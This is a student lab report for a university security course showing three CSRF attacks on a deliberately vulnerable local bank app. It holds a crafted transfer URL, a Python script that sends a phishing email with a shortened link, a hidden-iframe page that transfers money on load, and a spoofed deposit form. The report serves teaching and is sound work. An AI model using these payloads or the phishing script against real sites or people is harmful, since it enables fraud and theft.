Fall 2024, CPSC 455, Section 1
Project 1

Edwin Peraza

Jia Wei Ng

Triniti Nguyen

John Pham


Eduardo Garcia

1. Clone the Repository and Run the Code

We cloned the repository and ran the code with the following commands:


```
$ git clone https://github.com/ProfAvery/cpsc455-project1.git
$ cd cpsc455-project1
$ npm install
$ npm start
```

The server running:



```
INSERT OR IGNORE INTO users(id, username, password) -- 'blackhat'
VALUES(2,'student','$2b$14$5fvuouit6hyDJ652QpZRhuDKoRzjbWfLKfOolefa9bm2KrJg8o
e/m');
INSERT OR IGNORE INTO accounts(id, user_id, balance) VALUES(1, 1, 20);
INSERT OR IGNORE INTO accounts(id, user_id, balance) VALUES(2, 1, 100);
INSERT OR IGNORE INTO accounts(id, user_id, balance) VALUES(3, 2, 5);
Server running at http://kali:8080/
GET / 302 4.602 ms - 35
GET / 302 0.564 ms - 35
GET / 302 0.274 ms - 35
GET /login 200 10.123 ms - 596
GET /login 200 2.549 ms - 596
GET /login 200 1.418 ms - 596
GET /favicon.ico 404 6.108 ms - 150
GET /login 200 1.468 ms - 596
```

The running application:



Vulnerable Bank


bank.127.0.0.1.nip.io:8080/login

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

Username:

Password:

Logging in as “ProfAvery”:




bank.127.0.0.1.nip.io:8080/balance

Account balances for ProfAvery

Account ID	Balance
1	$20
2	$100

Logging in as “student”:



bank.127.0.0.1.nip.io:8080/balance

Account balances for student

Account ID	Balance
3	$5

2. Transfer Money

The money transfer functionality is located in the following route:

```
app.get('/transfer/:from/:to/:amount', (req, res) => {
 const stmt = db.prepare(`
  SELECT 1
  FROM accounts
  WHERE id = ?
   AND user_id = ?
 `)

 const valid = stmt.get(req.params.from, req.session.user_id)
 if (!valid) {
  res.status(401)
  res.json({ msg: 'invalid transfer' })
  return
 }

 const deposit = db.prepare(`
   UPDATE accounts
   SET balance = balance + ?
   WHERE id = ?
  `)

 const withdrawal = db.prepare(`
   UPDATE accounts
   SET balance = balance - ?
   WHERE id = ?
  `)

 const transfer = db.transaction((from, to, amount) => {
  withdrawal.run(amount, from)
  deposit.run(amount, to)
  res.json({ from, to, amount })
 })

 transfer(req.params.from, req.params.to, req.params.amount)
})
```

This route handles the transfer of money between two accounts. It is a GET request that takes three parameters from the URL:

- from: The ID of the account sending the money.
- to: The ID of the account receiving the money.
- amount: The amount of money to transfer.

2.1. Attack 1: Misleading Link


In this attack, we exploit the CSRF vulnerability by transferring $1 from the 'student' account to one of 'ProfAvery's' accounts.

Step 1: Login as 'student'.

Step 2: The ID for one of 'ProfAvery's' accounts is 1, and the ID for 'student's' account is 3. We aim to transfer $1, so we modify the URL to include the necessary parameters:


- http://bank.127.0.0.1.nip.io:8080/transfer/3/1/1

This is returned by the browser:



```
from:     "3"
to:       "1"
amount:   "1"
```

The new balance for ‘student’ is:




Account ID	Balance
3	$4


Step 3: Composing a phishing email that ‘ProfAvery’ could send to ‘student’ to steal another dollar.

Setting up the phishing attack

Simple python script to set up a connection to the Gmail SMTP server, to send a phishing email to the victim with obfuscated URL



```
evil > phish.py > ...
import smtplib
import os
from dotenv import load_dotenv

load_dotenv()

msg="""\
Subject: Thank You For Being Awesome!

Thank you for being a loyal customer of Legit Bank! To celebrate you, enjoy a chocolate bar courtesy of Legit bank
https://shorturl.at/yMaCm
"""

mailserver = smtplib.SMTP('smtp.gmail.com',587)
# identify ourselves to smtp gmail client
mailserver.ehlo()
# secure our email with tls encryption
mailserver.starttls()
# re-identify ourselves as an encrypted connection
mailserver.ehlo()

mailserver.login(os.getenv('mailbox_address'), os.getenv('mailbox_access_token'))

mailserver.sendmail(os.getenv('mailbox_address'), os.getenv('recepient_email_address'), msg)

mailserver.quit()
```




Thank You For Being Awesome!

bank.rewards.legit@gmail.com

to bcc [redacted]

Thank you for being a loyal customer of Legit Bank! To celebrate you, enjoy a chocolate bar courtesy of Legit bank
https://shorturl.at/yMaCm

A receipt is sent from the attacker's email to the victim’s email.




bank.rewards.legit@gmail.com
to

Why is this message in spam? It is similar to messages that were identified as spam in the past.


Thank you for being a loyal customer of Legit Bank! To celebrate you, enjoy a chocolate bar courtesy of Legit bank
https://shorturl.at/yMaCm

The phishing email is in the victim's mailbox.



```
bank.127.0.0.1.nip.io:8080/transfer/3/1/1
Pretty-print
{"from":"3","to":"1","amount":"1"}
```

Victim clicks on link while logged in as user (browser stores session)



Account ID	Balance
3	$3

Their balance decreased from $4 to $3. The victim lost $1, all by one click on a malicious link.

2.2. Attack 2 - Malicious Page

We will create a new website that triggers a Cross-Site Request Forgery (CSRF) attack on the bank app when 'ProfAvery' visits the page while still logged into the bank. The malicious page will transfer $50 to 'student' from 'ProfAvery's' account without user interaction.
We'll start by setting up a basic HTTP server in Kali Linux to host the malicious page. With the following commands:


```
$ mkdir ~/evil
$ cd ~/evil
$ python -m http.server
```

This server is accessible at http://evil.127.0.0.1.nip.io:8000.

The key to this attack is an invisible iframe embedded in the index.html file. The iframe will make a request to the bank application and initiate the transfer as soon as the page is loaded. No clicks or other interactions from the user are required.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <link rel="stylesheet" href="https://unpkg.com/mvp.css">
  <title>Not a malicious website</title>
</head>
<body>
    <header>
      <h1>
        I got you!
      </h1>
      <p>You might want to check your bank account</p>
    </header>
    <iframe style="display:none" src="http://bank.127.0.0.1.nip.io:8080/transfer/1/3/50"></iframe>
</body>
</html>
```


This is the output of index.html:



I got you!

You might want to check your bank account

After checking ‘ProfAvery’ account, we can see that the $50 was successfully transferred to ‘student’. These are the new balances for ‘ProfAvery’



Account ID	Balance
1	$-28
2	$100

2.3. Attack 3 - Malicious Deposit Form

The bank app allows users to deposit money through the /deposit route.

```
app.post('/deposit', (req, res) => {
 const userId = req.session.user_id

 if (!userId) {
  res.render('login', { msg: 'invalid session' })
  return
 }

 const stmt = db.prepare(`
    UPDATE accounts
    SET balance = balance + ?
    WHERE id = ?
  `)

 for (const deposit of req.body.deposits) {
  stmt.run(deposit.amount, deposit.id)
 }

 res.redirect('/balance')
})
```

To perform this attack, we will create a malicious deposit page that looks exactly like the legitimate bank’s deposit page. However, instead of depositing money into the logged-in user’s account, it will always deposit money into 'student’s' account.


The code for this page is:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <link rel="stylesheet" href="https://unpkg.com/mvp.css">
  <title>Vulnerable Bank</title>
</head>
<body>
  <form method="POST" action="http://bank.127.0.0.1.nip.io:8080/deposit">
      <header>
          Deposit money for ProfAvery
      </header>
      <table>
          <thead>
              <tr>
                  <th>Account ID</th>
                  <th>Amount ($)</th>
              </tr>
          </thead>
              <tr>
                  <td>
                      <label for="account">
                          1
                      </label>
                      <input
                          type="hidden" id="account"
                          name="deposits[3][id]"
                          value="3" />
                  </td>
                  <td>
                      <input
                          type="number"
                          name="deposits[3][amount]"
                          min="0" step="0.01"  />
                  </td>
              </tr>
              <tr>
```

```
                <td>
                    <label for="account">
                        2
                    </label>
                    <input
                        type="hidden" id="account"
                        name="deposits[3][id]"
                        value="3" />
                </td>
                <td>
                    <input
                        type="number"
                        name="deposits[3][amount]"
                        min="0" step="0.01"  />
                </td>
            </tr>
        </table>
        <p>
            <input type="submit" value="Deposit" />
        </p>
    </form>
    <p>
        <a href="/"><i>Return to balances</i></a>
    </p>
    <form method="POST" action="/logout">
        <p>
            <input type="submit" value="Logout" />
        </p>
    </form>
</body>
</html>
```

The page looks identical to the original page:


On this page, the victim believes they are depositing money into their own account.



Not Secure bank.127.0.0.1.nip.io.evil-7f000001.nip.io:8000/deposit.html


Deposit money for ProfAvery

Account ID	Amount ($)
1	
2	



Account ID	Amount ($)
1	500
2	500

